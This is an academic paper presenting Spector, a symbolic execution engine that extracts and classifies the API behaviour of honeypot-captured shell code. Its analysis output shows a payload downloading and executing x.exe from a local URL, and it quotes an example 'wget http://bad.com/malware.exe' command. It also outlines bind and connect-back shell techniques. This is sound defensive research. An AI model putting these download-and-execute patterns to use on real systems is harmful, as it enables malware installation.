Spector: Automatically Analyzing Shell Code

Kevin Borders
University of Michigan
kborders@umich.edu

Atul Prakash
University of Michigan
aprakash@umich.edu

Mark Zielinski
Arbor Networks
mark@arbor.net

Abstract

Detecting the presence of buffer overflow attacks in network messages has been a major focus. Only knowing whether a message contains an attack, however, is not always enough to mitigate the threat. It may also be critical to know what it does. Unfortunately, shell code is written in low-level assembly language, and can be obfuscated. The current method of analyzing shell code, manual reverse engineering, is time-consuming, requires significant expertise, and would be nearly impossible for a wide-scale polymorphic attack.

In this paper, we introduce Spector, a symbolic execution engine that extracts meaningful high-level actions from shell code. Spector's high-level output helps facilitate attack mitigation and classification of different payloads that have the same behavior. To evaluate Spector, we tested it with over 23,000 unique payloads. It identified eleven different classes of shell code, and processed all the payloads in just over three hours. Spector also successfully classified polymorphic instances of the same shell code.

1. Introduction

Over the years, there has been a great deal of research on detecting the presence of network attacks, especially those that exploit buffer overflows. The ultimate goal in signature-based intrusion detection is to identify *all* possible attacks that exploit a particular vulnerability, while having *no* false positives. There has been significant progress towards this goal, particularly in work by Brumley et al. [4]. Some systems go even further by trying to identify attacks without knowing the vulnerability that they aim to exploit. One example is STRIDE, which detects the presence of exploit shell code by looking for NOP (no-operation – does not do anything significant) sleds [1].

However, knowing whether or not a particular network message contains a buffer overflow exploit is not always enough to fully mitigate the threat. It is also important to understand what the exploit payload does in order to take the appropriate action. For instance, if the exploit fetches a secondary malware payload from a specific website, then you may want to download and send the malware to your anti-virus vendor. If the exploit creates a malicious library file on the victim machine, then knowing the name and location of the library will aid in its removal. If it creates a remote shell, then you might be able to cut off the network connection using firewall rules. Unfortunately, current intrusion detection systems are rarely able to provide this type of information. Getting it usually requires manual reverse engineering, which is an arduous task that takes a significant level of expertise.

In this paper we introduce Spector, an automated analysis engine for exploit payloads. Spector examines shell code that has already been identified by an intrusion detection system (IDS) as malicious. It then uses symbolic emulation to extract meaningful high-level application programming interface (API) calls, as well as their parameters, from the shell code. The resulting output lets an analyst know what the exploit does without having to go through the lengthy process of reverse engineering the shell code. Furthermore, Spector is resilient to obfuscation from encoders and current polymorphism techniques, which enables it to classify similar polymorphic instances of the same payload.

The idea of symbolic execution has been around for a while, but has previously been applied to other domains [5, 9, 28]. In contrast, Spector uses symbolic execution to extract the functionality of low-level assembly instructions, and is resistant to current automated obfuscation techniques. Analysis of potentially encoded or obfuscated assembly presents challenges above and beyond those addressed in other work on symbolic execution, such as self-modifying code and un-typed memory. Although Spector and other symbolic execution engines have similarities, the goal of Spector is much different and it must deal with

```
OpenMutex(0x1F0001, 1, "u1") = 00000000
VirtualAlloc(0, 0x50000, 0x1000, 4) = hHeapMemory0
CreateFile(".\ftpupd.exe", 0x40000000, 0, 0, 2, 0, 0) = hFile
InternetOpen("Mozilla/4.0", 1, NULL, NULL, 0) = hInternet
InternetOpenUrl(hInternet, "http://127.0.0.1:31337/x.exe", NULL, 0, 0, 0) = hUrl
InternetReadFile(hUrl, hHeapMemory0, 0x50000, SESP - 12) = 0, urlFileSize
WriteFile(hFile, hHeapMemory0, urlFileSize, SESP - 12, 0) = 00000000
CloseHandle(hFile) = 00000000
WinExec(".\ftpupd.exe", 5) = 00000000
ExitThread(0) = 00000000
```

Figure 1. High-level Spector output for shell code that downloads a secondary payload to a local file and executes it. The shell code also prevents multiple infections by creating and checking for a unique mutex named "u1".

a number of challenges to efficiently extract meaningful operations from shell code.

Spector uses a custom x86 processor emulator to analyze shell code. When it has finished, it generates a list of the API calls made by the shell code including their symbolic and concrete parameters. Figure 1 shows a sample call trace from shell code collected by a lightweight honeypot. This shell code downloads malware from a web server to a local file, and then executes the file. This output could help an administrator determine the type of malware installed by the exploit, block the website to prevent further downloads, and locate the malicious file, ftpupd.exe, on the target computer. Spector can also use this high-level output to classify shell code with the same functionality, which can be helpful when examining a large number of attacks, as would be the case with a polymorphic virus outbreak. Additionally, Spector produces a fully commented disassembly that is comparable to the result of manual reverse engineering. This low-level output can be referenced by security professionals who want more detailed information, such as whether or not the shell code repairs the stack of the victim process.

Spector has a number of advantages over the alternative method of simply running shell code in a virtual environment and logging API function calls, similar to the Norman sandbox [21], or trapping segmentation faults [17]. First, Spector provides extra information not available in a call trace. This includes low-level output with detailed information about the execution of each instruction, as well as high-level output with symbolic values in place of handles, pointers, and some return values. In Figure 1, a simple call trace would have random integers for all of the handles (hHeapMemory0, hFile, hUrl, and hInternet), which may impact readability. Furthermore, if the InternetReadFile function returned 0x50000 (the maximum buffer size), then the third parameter of WriteFile would also be 0x50000 (320 KB). In this case, it would be difficult to tell whether WriteFile uses the buffer size as a parameter and will always produce a file that is 320 KB (This might help to identify the malware binary), or whether the amount of data written is dependent on the return value of InternetReadFile.

Second, the virtual environment may not provide correct API call functionality. If the virtual environment contains real API functions, then shell code that tries to connect back to a host that is no longer available or listens for a connection on a backdoor port will most likely fail and not exhibit the majority of its intended behavior. The method of simply resuming execution after an API function call [17] would most likely cause shell code that checked return values to exit prematurely. In addition, allowing malicious code to have access to the internet poses serious liability issues. To correct these problems, one would have to replace the API functions with call stubs that simulate the correct behavior, as is already done in Spector. This way, a function call to accept a network connection will always succeed as if the shell code was making a real function call, even though it is not connected to the network.

Finally, Spector guarantees deterministic execution. If you run shell code directly on the processor in a virtual environment, it is very hard to tell whether it will do the same thing if you run it again under different conditions, such as another operating system or application version. The shell code may make different function calls or use parameters derived from any memory it has touched during execution. To be sure that the shell code has done everything it is supposed to do inside of the virtual environment, one would have to do some manual reverse engineering or code coverage analysis. However, testing shell code on a specific process may sometimes be sufficient if you only care about its effect on homogeneous targets, but this is rarely the case with today's diverse network environments. In contrast, Spector contains a minimal process environment and represents all unknown or

random values with symbols. This ensures that its analysis will be correct for *any* standard Windows process environment and system state.

To evaluate Spector, we tested it with 23,169 unique payloads collected from lightweight honeypots running Nepenthes [3] and honeyd [25]. The honeypots were deployed over a /20 IP address space (4096 addresses) and ran for a period of two months. Therefore, we consider the payloads to be an unbiased sample of random attacks from the internet. Spector identified eleven different classes of shell code, each class sharing the same sequence of API function calls. These classes included shell code that executes a shell command, downloads and executes a file, creates a malicious library, or opens up a command shell process, all using a variety of connection methods. For each payload, Spector was able to generate high-level output listing the API calls, as well as low-level output containing the disassembly of each instruction and its operand/result values. With optimizations, Spector was able to process all 23,000 payloads in 185 minutes, with a maximum processing time of approximately seven and a half seconds. These results demonstrate that Spector not only provides useful information about real-world exploits, but that it is able to handle a large volume of payloads in a reasonable amount of time.

For the last part of our evaluation, we examined the limitations of Spector. We found that it would be possible for shell code to intentionally prevent Spector from working properly by inserting non-deterministic branches that skip NOP code or tight loops that execute millions of meaningless instructions. We plan to add support for non-deterministic branching to Spector in the future, which would eliminate the first attack. It may also be possible to do automatic condition checking in order to speed up performance-intensive loops. In the future, polymorphism engines could insert meaningless API function calls to disrupt Spector's classification mechanism. Spector could mitigate this attack by doing flow analysis on data within the shell code to determine the meaningful API calls. Current polymorphism tools, however, only obfuscate code with the goal of avoiding detection by an IDS, not preventing classification.

The remainder of this paper is laid out as follows: Section 2 covers related work. Section 3 gives an overview of how Spector fits into a complete system. Section 4 discusses Spector's architecture. Section 5 describes our implementation, including optimizations. Section 6 presents our evaluation results. Finally, section 7 concludes and presents future work. The appendix contains samples of Spector's high-level output for selected classes of shell code.

2. Related Work

Currently, the most popular way of analyzing shell code is to use a combination of manual static and dynamic analysis. The most popular tool for static code analysis is the IDA Pro Disassembler from DataRescue [10]. Any standard debugger would work for dynamic analysis, but more feature-rich debuggers, such as OllyDbg [32], are popular for analyzing malicious code. Spector greatly improves upon the current method of reverse engineering shell code by automating code analysis, which can be very time-consuming and requires significant domain expertise. During its analysis, Spector will keep track of the entire process state, as would be available in a standard debugger, but has the extra advantage of storing symbolic instead of concrete values. When it is finished, Spector provides very detailed low-level output, which is equivalent to that produced by manual reverse engineering; it annotates every single instruction with its result values, and API function calls with their parameters.

There has been significant research in the area of detecting polymorphic shell code variants. Several systems are available that attempt to identify the presence of an exploit or shell code in a network message [4, 7, 20, 23, 24]. One even uses CPU emulation to detect executable code sequences [24]. These systems, in general, are complimentary to Spector. Instead of trying to *identify* the presence of polymorphic shell code, Spector aims to *classify* and *analyze* known shell code to determine its functionality, facilitating a proper response to the threat. Prior work in this area focuses only on detection and does not present a solution for determining any information about the content of polymorphic payloads beyond identifying invariant signatures associated with specific attacks.

Ma et al. present a method for classifying shell code that is resistant to many polymorphism techniques [17]. Their method only identifies similarities and differences between the shell code binaries, and does not provide an analysis of the code functionality. Their technique may classify shell code that makes the exact same API calls into different categories if the underlying code was written in a vastly different manner. Although this method is effective at identifying exploits and viruses written by different hackers with different styles and coding methods, it will not necessarily associate shell code with the same behavior. Spector, on the other hand, outputs high-level function calls that describe shell code's expected

actions, which can help with responding to a threat, as well as to classify code based on its functionality.

Static analysis has been applied to binary programs in the past in order to extract meaningful system call operations. Giffin et al. [13] outline a method for statically analyzing binary code to create a program model for use in an intrusion detection system. Spector generates a similar model in the form of its high-level output, but Spector only generates a linear call sequence and characterizes malicious activity rather than legitimate activity. Spector symbolically executes malicious code to help understand its behavior, while model-checking intrusion detection systems execute malicious code executes natively, but check it against a model at run-time to detect deviations from normal behavior [13, 30].As far as we know, the method presented by Giffin et al. for static analysis is not applicable to malicious self-modifying code, which occurs in many attack payloads. Spector is able to process self-modifying code because it dynamically emulates instructions, including writes to the code segment.

Programs known as *decompilers* are available for a number of languages. Decompilers take machine code and re-create high-level language code (e.g. see [6, 8, 12, 19, 27, 29]). These decompilers try to recreate original C or Java code after it has been compiled into a binary. Current decompilers may produce different output for polymorphic instances of the same shell code because they try to accurately incorporate memory references and other operations that may affect the internal process state but do not change the API calls. Spector, on the other hand, will classify shell code with the same behavior into one group. An additional shortcoming of decompilers is that they are unable to handle some hand-written assembly constructs such as self-modifying code, which would prevent analysis of many attack payloads. Spector, on the other hand, is able to handle self-modifying code, which occurs quite frequently for shell code that has a "decoder" sequence at the beginning. Decoders are often used to eliminate NULL bytes in the payload of a buffer overflow attack.

Today's polymorphism tools, such as CLET [11], ADMmutate [16], and polynop [14], are designed with the explicit goal of evading network intrusion detection systems (NIDS). As such, they primarily focus on making the NOP sled, decoding sequence, and encoded binary undetectable by byte-matching signatures, spectrum analysis, and neural classifiers [11]. However, they do not modify the main part of the shell code itself, because doing so is complicated and does not help in evading (NIDS). In the future, we expect that methods such as substituting equivalent instructions (i.e. "a = a + a" is equivalent to "a = a * 2" and "a = a << 1") and inserting NOP-equivalent instructions in the middle of code sequences could be easily applied to the encoded portion of shell code as well. Spector is able to generate the same high-level output in spite of such modifications because they do not affect the sequence of API calls made by the shell code, which ultimately determines its impact on the rest of the system.

Anti-virus software vendors have had to deal with polymorphic portable executable (PE) files for a number of years. One approach they have taken for identifying polymorphic viruses is to execute them in an emulated environment and search the address space for virus signatures once the initial decoding sequence is complete. This technique is known as generic decryption (GD) [18]. A similar method may be effective against current polymorphic shell code that has a variable encoding, but a static inner body. Spector actually uses this technique as a performance optimization (see Section 5.1). However, it is severely limited in that will not work if the main part of the shell code contains polymorphic variations, such as equivalent instruction substitution or NOP insertion. Spector extracts API function call information directly instead of relying on signatures, and thus does not have this limitation.

3. System Overview

Spector is designed to take the executable portion of an attack payload as its input and generate low-level and high-level outputs describing the functionality of the code. As such, it requires a front-end to display its output and a back-end system to feed it executable payloads. The back-end must be able to perform two tasks: (1) identify network messages that contain shell code-based exploits, and (2) determine the starting point of code execution within each payload. There are already a number of intrusion detection systems, such as Snort [26] and Bro [22], which can monitor traffic at the network layer and detect shell code attacks. Given the output of the IDS, the next step is to identify the executable portion of the payload before handing it off to Spector. This can be done by hand, using a signature-based code identification method such as Shield [31], or with the help of a heuristic-based method similar to that in [24]. Spector then analyzes the code using symbolic execution and extracts the sequence of Windows API calls along with their parameters. This sequence is used to classify similar payloads. Spector also generates a low-level instruction

Add Instruction (`add`)

```
if(op.type == REG)
  registers[dest_reg] = src + dest
else if(op.type == MEM)
  memory[dest_address] = src + dest
```

Return Instruction (`ret`)

```
registers[EIP] = memory[registers[ESP]]
registers[ESP] = registers[ESP] + src
```

Figure 2. Sample symbolic emulation code for an x86 `add` and ret instructions. The `src`, `dest`, `dest_reg`, and `dest_address` values are loaded from an immediate, register, or memory.

```
value := unknown | number | symbol
    | expression | bitmask
expression := (value, operand,
    value)
bitmask := ({value, bit-index} | 0
    | 1) [repeat 32 times]
```

Figure 3. A grammer that specifies the possible contents of a value object in Spector. Values can contain arbitrarily long nested expressions of other values. Italicized items are terminal.

disassembly with annotated values to provide detailed information about the shell code's execution.

For our implementation, we used Spector to analyze attack payloads collected from a number of lightweight honeypots. Lightweight honeypots are computers that are set up on unused IP address space to elicit random attacks on the internet. Our setup included honeyd [25], which allows one computer to claim multiple IP addresses, and Nepenthes [3], which responds to network traffic and emulates vulnerable software. We then took the payloads from Nepenthes and ran them through a custom signature-based attack matching module which determined the type of exploit as well as the starting point of shell code execution. Finally, Spector analyzed each payload starting from its execution point.

After Spector has finished processing payloads, it needs to send the data to a front end that can display them in a meaningful way. Spector could just dump the list of API calls and the full code disassembly for each payload to a file. Instead, Spector inserts them into a database so that it can classify payloads that have the same API call sequence. The database also supports queries on general statistics such as the number and frequency of payloads associated with each class of shell code. In the future, we plan to integrate this database with the Arbor Networks ATLAS web portal [2] to provide detailed information about the classes of shell code associated with particular services, vulnerabilities, and malware.

4. Symbolic Emulation Architecture

Spector uses a custom x86 processor emulator to monitor and record the behavior of shell code. (Instruction decoding is done with the help of `libdisassemble` [15].) When Spector first starts up, it initializes a generic process environment and loads the shell code into its own memory segment. It then executes the shell code starting with the first instruction, and runs until the shell code executes an invalid instruction, crashes, or calls an application programming interface (API) function to terminate execution. At each instruction, Spector records the decoded instruction, operand(s), and result to create a fully commented disassembly of the shell code. It also generates a high-level of trace of only the API function calls and their parameters.

The Spector emulator utilizes custom objects for values and for memory that enable simple instruction evaluation, while at the same time supporting complex memory and symbolic values. Figure 2 shows example code for an add instruction and for a ret instruction. For the add instruction, the source and destination operands are loaded with the correct values from an immediate, register, or memory. Then, Spector calculates the result simply using the addition operator and stores it in a register or memory location, depending on the type of instruction. Spector executes the ret instruction by popping the value off of the top of the stack, storing it to the instruction pointer register, then advancing the stack register an amount specified by an immediate operand. In Spector, the logic of each operation is separate from the underlying types that hold and manipulate specific values. The remainder of this section describes the architecture of the underlying types and other critical components in the Spector symbolic emulation engine.

4.1. Values

In Spector, values are represented by objects that support all of the standard arithmetic and bit operations. However, they may contain unknowns, symbols, expressions, or bit masks in addition to concrete numbers. Figure 3 shows a grammar that specifies the possible contents of a value in Spector. An example of an expression-type value is (*code* + 20), which would represent the code symbol plus 20 bytes. Spector uses bit masks to properly handle instructions that split up symbolic values by masking, storing, and

then later reconstructing them. A bit mask value is a list of 32 bits. Each bit can be 0, 1, or contain a reference to a bit from another value.

Spector makes a distinction between *unknown* and *symbolic* values. A symbolic value is one that has some significance in relation to the shell code's execution, but does not have a fixed concrete value; it could have a number of values depending on random factors during execution. Examples of symbolic values include function pointers and object handles. Unknown values do not have any significance whatsoever in relation to the shell code. An example of an unknown value is the content of a random memory location. Because nothing is known about unknown values, they should never be used as memory addresses or tested for branch conditions. Symbolic values, however, may be used in these situations.

Like other symbolic execution engines [5, 9, 28], Spector cannot afford to create a new expression for every operation without simplifying the result. What you could end up with, especially for a frequently used variable, is a long list of nested expressions, many of which actually cancel each other out. This is especially true for operations like "xor eax, eax", which are frequently seen in x86 assembly, where the result is zero regardless of the operands. When Spector evaluates code like "src + dest", as seen in Figure 2, it initially creates a new expression value and sets it to (src, +, dest), but then runs a simplification algorithm to try to reduce the result to a number, symbol, or smaller expression. In general, Simplification improves performance, readability, and is necessary in some cases for determining memory locations and branch conditions. If the complexity of the simplification rules is too high, however, it could potentially degrade performance.

We created the following simplification steps based on experience with actual shell code we saw during our experiments. These rules were sufficient to simplify expressions encountered in the shell code samples. Spector will take the following steps to simplify an expression with values *A* and *B*:

- If *A* is number and *B* is number, then compute and store the numeric result.
- Check for special cases, such as $A - A$ and $A * 1$, where the result is equal to a number or to one of the operands.
- If the operation is addition or subtraction, then flatten all nested expressions using the associative property and distribute negatives. Combine all numeric values into one term and eliminate any non-numeric values that cancel each other out (i.e. $A - A$). If only one term remains, then set it to be the result.
- If the operation is left shift or right shift, then create a bit mask value for the result, shifting values if the operand is already a bit mask.
- If the operation is a logical AND or a logical OR and *A* or *B* is a number, then create a bit mask setting bits to '0' and '1' where appropriate; if *A* and *B* are bit masks, combine each bit to create a bit mask result. If the resulting bit mask represents a concrete number or complete 32-bit value (all 32 bits of the same value in order), then replace the bit mask with the original value.

These steps reduce the complexity of values in most common cases, such as masking off bytes of symbolic values and re-combining them, adding then subtracting a symbolic offset, or zeroing a value by subtracting it from itself.

4.2. Memory

Spector represents memory as a collection of independent sparse segments, each based off of a different symbolic value. It also has a segment for concrete memory locations. During initialization, Spector loads information about various libraries and functions into a number of memory segments. It then places the shell code in a segment with "code" as the base symbolic value and sets the instruction pointer to the value "code". While the shell code is running, Spector assumes all memory writes succeed (no page faults), and stores the appropriate value in its corresponding memory segment. This is a reasonable assumption because shell code is designed to run without crashing and alerting the user.

If the shell code reads an address that has not previously been written, then it also succeeds, but the result is represented as an *unknown* value. This occurs most often in the case of unaligned reads at the end of a memory segment. These reads can produce bit masks where the later bytes are unknown. In general, the use of unknown values could lead to non-deterministic behavior. Because one major goal of shell code is to be portable and reliable, it tries to avoid performing non-deterministic operations. This intuition proved to be correct for our experiments, where we did not witness any shell code that performed important operations, such as branches and memory writes, using unknown values.

The memory module does not support addressing with expressions that contain more than one symbolic value. Memory locations are usually based off of only one variable. Combination of two symbols is likely to

produce an unpredictable result. This would be equivalent to adding and dereferencing the values of two unrelated pointers in C code, which is likely to yield undesirable behavior.

Spector also assumes that reads and writes to different segments do not overlap with one another. This is a reasonable assumption for shell code because if it were to write to a memory offset that was large enough to overlap into a different segment (e.g. subtracting a big enough value from the stack to run into the heap), then it would probably cause a segmentation fault or other nondeterministic error in a real application environment.

4.3. Conditional Branching

Currently, Spector only supports deterministic execution. This means that it is only able to execute conditional branches for which it knows the truth value of the condition or has been supplied with the truth value during initialization. Fortunately, shell code tends to execute in a deterministic manner due to its small size and limited functionality. This trend is reinforced by the fact that Spector was able to successfully execute all of the shell code samples during the evaluation process without running into problems from non-deterministic branches.

In most cases, the condition in a branch statement will evaluate to a concrete Boolean value. For these results, determining the correct branch behavior is easy. However, there are some cases where the condition may depend on a symbolic value. One prominent example is the value of the process environment block (PEB) pointer (discussed more in the next section). A lot of shell code will check the highest bit of this value to determine what version of Windows is running and thus the structure of the process environment block. To deal with these situations, Spector supports known truth values for conditional statements involving symbolic values. When it encounters a branch that is conditional on a symbolic expression, such as "PEB < 0", Spector will look up its truth value, which is false in this case, from a list of known expression values, which contains an entry that states "'PEB < 0' is false." These known expression values are set during initialization.

There are some conditional branch cases that Spector does not handle. An example is "fake" non-determinism where there is a branch conditional upon an unknown value that just skips over NOP-equivalent instructions (e.g. "if unknown == 0: x = x * 1"). Although the execution path is unknown in this case, the code converges to deterministic behavior. Luckily, the above example and similar scenarios are pathological cases with no legitimate purpose, and thus did not appear shell code that we saw during our evaluation. In the future we hope to extend Spector so that it is able to handle a significant class of non-deterministic execution paths. This problem has been partially addressed in prior work on symbolic execution [5, 9, 28] by using methods that should be equally applicable to Spector, such as forking a new process to explore each conditional branch path. Other techniques that could be applied to the problem include data flow analysis to eliminate useless branches and solve data flow equations to help flatten loops [6].

4.4. Process Environment

All of the shell code that we analyzed with Spector was designed to run in the Microsoft Windows operating system. In order for it to execute in Spector the same way that it would in a real system, it is necessary to replicate certain parts of a standard Windows process environment. The most essential part of the process environment, which shell code references directly, is the *process environment block (PEB)*. The process environment block is always in a static memory location (7FFDF000 on Windows 2000 and XP), and contains a linked list of pointers to library modules. In turn, the headers of these library modules contain the actual names and addresses of Windows API functions such as CreateFile, CreateProcess, LoadLibrary, etc. Shell code will typically traverse the pointers in the process environment block to get the list of functions in the main Windows API library, kernel32.dll. (Alternatively, some shell code that targets specific versions will directly reference LoadLibrary and GetProcAddress.) It will then iterate through the list of function names and extract pointers to the functions it wishes to call.

To accurately recreate important parts of the process environment, Spector copies them from information gathered by an actual process running on Windows XP. This process will read data from its own environment and output memory segments that contain all the data needed for shell code to obtain API function pointers, replacing concrete function pointers with symbolic values so that Spector is later able to identify API calls. In addition, Spector will place symbolic values for the LoadLibrary and GetProcAddress functions at static locations that are referenced by some shell code. A diagram of the kernel32.dll module header can be seen in Figure 4. As you can see, the header contains pointers in fixed locations to lists of function pointers, function name pointers, and function indexes, respectively.



Figure 4. The structure of a library module header for kernel32.dll.

4.5. API Function Calls

Application programming interface (API) function calls play a critical role for shell code; they are the portal for interacting with objects and entities outside of the infected process. Shell code will typically use network, file system, and process API calls to download a large secondary payload, write it to a local file, and execute it in a new process (although some shell code behaves differently). Because API calls are central to shell code execution, it is essential that Spector emulates them properly so that they behave the same as they would in a real process environment. In order to perform this emulation, API calls are replaced with hand-written stub functions. For our implementation, we only created stub functions for API calls that we saw in real shell code samples. Adding new API function call stubs is a straightforward process, and we expect the methods outlined in this section to apply to calls for which we have yet to write a stub function. We wrote stub functions for 23 different API calls in our implementation of Spector, most of which just returned a single symbolic value.

The return values from API calls must indicate that their execution was successful. Otherwise, some shell code will terminate prematurely. For most functions, this simple; the return value just needs to contain a "success" status code. However, some functions need to return handles to newly created objects such as files or network sockets. In this case, Spector function stubs will return symbolic values. These symbols will aid in generating meaningful output (e.g. WriteFile(fHandle, …) instead of WriteFile(598323, …)), and are also necessary for functions where the return values are used for future operations, such as malloc() and LoadLibrary(). To deal with conditional branches based on the actual values of these symbols, we added special rules stating that the symbols are not zero (e.g. "fHandle != 0"). This will make it so shell code that check for handle validity will behave properly.

The socket recv function (as well as ReadFile, which is sometimes used to read a piped socket) is a special case that must return a value other than a success indicator. recv is typically used by shell code to retrieve the binary of a secondary payload and write it out to a file. It will take a buffer size as input and return the number of bytes read over the network, or zero if the transaction is complete. In Spector, the call stub for recv will return the size of the input buffer on its first invocation (indicating that recv filled up the whole buffer), and then return 0 on future calls (indicating that the connection has been closed). It will not populate the receive buffer with "unknown" values. This approach worked for all the shell code we saw during our experiments, but it has some limitations. First, the shell code may expect more than one buffer-full of data and exit prematurely. Second, it may directly use the contents of the receive buffer and encounter unknown data, leading to incorrect execution. Finally, the shell code will fail if it tries to execute the contents of the receive buffer. (Shell code that executes the contents of the receive buffer is sometimes referred to as "inline egg" shell code.) We did not encounter any shell code during our evaluation that did not work with our receive implementation. However, one way of supporting such code would be to connect the network stub functions to real network calls. However, doing so would require inline execution of Spector in real time, and also raises

liability concerns in the case of malicious network connections that may lead to a denial-of-service attack. We plan to investigate these issues and look into the possibility of performing real network I/O from Spector in the future.

5. Implementation

This section describes issues involved with the implementation of the Spector symbolic execution engine. More specifically, we take a look at the set of supported x86 instructions, methods of optimizing Spector's performance for real shell code, and how to generate output that helps categorize the shell code as well as provide detailed information to the user.

5.1. Optimizing Performance

When running shell code, a majority of the executed instructions are usually inside of tight loops while looking up function addresses. Home-grown GetProcAddress implementations can sometimes account for over 99% of the execution time in Spector. In order to optimize these procedures, Spector searches for known instruction sequences during execution. When it finds a GetProcAddress-equivalent instruction sequence, it will instead execute a function inside of the engine that recreates the post-conditions given the pre-conditions. This function will essentially take a function hash value and look up the corresponding symbolic function pointer in a hash table that Spector creates during initialization. This O(1) lookup inside of Spector significantly reduces the number of emulated instructions and total execution time. In one case, it reduced the emulated instructions from approximately 100,000 to 1,000 and reduced execution time from approximately 100 seconds to 1 second.

The GetProcAddress optimization, however, is not resistant to polymorphism techniques that affect code inside of the shell code's GetProcAddress routine (it still works for polymorphism outside, such as in the decoder). However, for the 23,169 shell code samples that we saw during our evaluation, we did not witness any polymorphism inside of GetProcAddress routines. Furthermore, Spector will still run properly in the case of polymorphic GetProcAddress code, it will just take longer for it to emulate the entire execution path.

The GetProcAddress optimization requires manual indexing of known implementations. Indexing entails determining the GetProcAddress instructions, input parameter locations (i.e., register name or stack offset), and output destination. Even though human intervention is required for this optimization, it only took us about 5 minutes to add a new GetProcAddress function, and we found only seven different GetProcAddress implementations for over 23,000 shell code samples.

Every time Spector finishes analyzing a piece of shell code, it creates a byte-matching signature and inserts it into a database. This allows Spector to skip shell code that is exactly the same, other than possibly having different API call parameters. The signature will match referenced memory locations inside of the code segment directly, with the exception of immediate and string parameters to function calls. For string parameters, the signature will match and extract a variable number of non-null characters. These signatures speed up Spector significantly by eliminating the need to do any emulation for shell code with the exact same instructions, but different function call parameters.

One issue with using signatures to reduce execution time is handling encoded or packed shell code. With an encoded payload, a small sequence of instructions at the beginning will "unmask" or decode the remainder of the payload. When generating signatures for payloads that have encoders, Spector will only include the decoded data. Then, it will check future payloads with encoders only after it has the decoded data. Spector differentiates decoded instructions from the decoder itself by monitoring memory writes. If it executes an instruction in a memory location in the code segment which has previously been written by the shell code, then it assumes the decoder has finished execution.

The above method will not work for shell code with multiple encoders. It would be possible to extend this mechanism in the future to handle multiple encoders by keeping a write count and re-checking the shell code signature when Spector executes an instruction at a memory location that has been written once, twice, three times, etc. We did not see shell code with multiple encoders during our experiments.

5.2. Output Generation

The primary goal of Spector is to produce both output that is extremely detailed – equivalent to the output of manual reverse engineering – as well as output that is high-level enough to facilitate categorization and comprehension by someone who is not familiar with x86 assembly. For the low-level disassembly output, Spector inserts a comment after every instruction with the values of the operands and the result of the operation. It also aggregates repeated instructions so that they show up only once in the output, similar to static analysis. Figure 5 shows Spector's low-level output for several shell code

Address	Instruction		Spector Comment
code + 0000006E	jmp	0xb	Target: code + 0000007E
code + 0000007E	pop	edi	Popped value: code + 00000014
code + 0000007F	xor	esi,esi	New Value: 00000000
code + 00000081	pushad		Pushing all 8 register values
code + 00000082	push	esi	Push value: 00000000
code + 00000083	jmp	0xd	Target: code + 00000092

Figure 5. A code snippet containing low-level output for several instructions, including value comments.

instructions. Spector annotates every instruction with relevant register operand and result values.

Spector's high-level output contains the sequence of API function calls made by the shell code, as well as their parameters. This sequence of API calls is approximately equivalent to C code that would generate the same behavior as the shell code. Anyone with basic knowledge of the Windows API should be able to understand the output without being familiar with x86 assembly. An example of Spector's high-level output can be seen in Figure 1. This particular shell code downloads a file from a web server using wininet.dll function calls, writes it out to a local file, and then executes the file. It also checks for a unique mutex "u1" prior to execution to prevent multiple infections.

An API-level trace of shell code execution allows Spector to categorize similar shell code, even if the underlying instructions are vastly different. In general, shell code with the exact same sequence of API calls, regardless of their parameters, is classified as being the same. However, certain function parameters may significantly impact functionality and are set as "fixed" between shell code of the same class. One example of this is shell code which calls the WinExec function with "wget http://bad.com/malware.exe" to download a malicious binary versus shell code that calls it with "cmd" to create a local command shell. For our experiments, we manually specified fixed API call parameters on a function-by-function basis.

5.3. Instruction Set Support

Spector supports a large part of the x86 instruction set, including almost all of the instructions, prefixes, addressing methods, etc. that we saw in shell code during our evaluation. Notable exceptions include floating point and system instructions. The only use of floating point instructions by shell code was to get the value of the current instruction pointer. In x86, if you execute a floating point operation, then execute the `FSTENV` instruction, it will store the instruction pointer of the floating point operation in a memory location specified by the source operand. So, Spector will store the instruction pointer for all floating point operations, but treat the operation itself as a NOP. In the future, we hope to extend Spector so that it correctly emulates all x86 instructions.

6. Evaluation

6.1. Payload Diversity

For the first part of our evaluation, we used Spector to process a number of unique attack payloads containing shell code that were collected using lightweight honeypots over a two-month period. These particular payloads were taken from exploits for the HTTP and SMB protocols. We used a custom signature-based vulnerability module to extract the shell code from each exploit and send it to Spector for evaluation. Out of the 23,169 total unique Payloads, Spector identified eleven different classes of shell code. Each class has a different sequence of API calls, which causes shell code to behave different. Table 1 lists the different shell code classes. First, WinExec simply executes one shell command (typically a number of concatenated FTP commands) and exits. For the other classes, the first word indicates the method of connection used to communicate with the attacker:

- *Bind* – The shell code binds to a local port and listens for a connection from the attacker.
- *Connect* – The shell code connects back to an open port on a machine owned by the attacker.
- *HTTP* – The shell code uses an internet library function call (from urlmon.dll or wininet.dll) to connect to a web server owned by the attacker.

Different connection methods are necessary depending on firewalls or proxy servers between the source and target.

Table 1. The number of unique payloads for each shell code class identified by Spector.

Shell Code Class Name	Unique Payloads
WinExec	19019
Bind Exec1	1895
Http Exec1	1586
Bind Shell1	217
Connect Exec1	119
Http Exec2	118
Http Dll	77
Bind Exec2	67
Connect Exec2	62
Bind Shell2	8
Bind ShellBuffered	1

The second word of the class name indicates the method used to control the target:

- *Exec* – The shell code downloads a secondary malware executable, writes it to a file, then executes the newly created file.
- *Shell(Buffered)* – The shell code creates a command shell process, connecting the standard input and output handles to a network socket. Buffered indicates that the shell code shuffles data between the shell and socket using its own buffer instead of connecting the two directly.
- *Dll* – The shell code downloads a dynamic library and loads it into the local process.

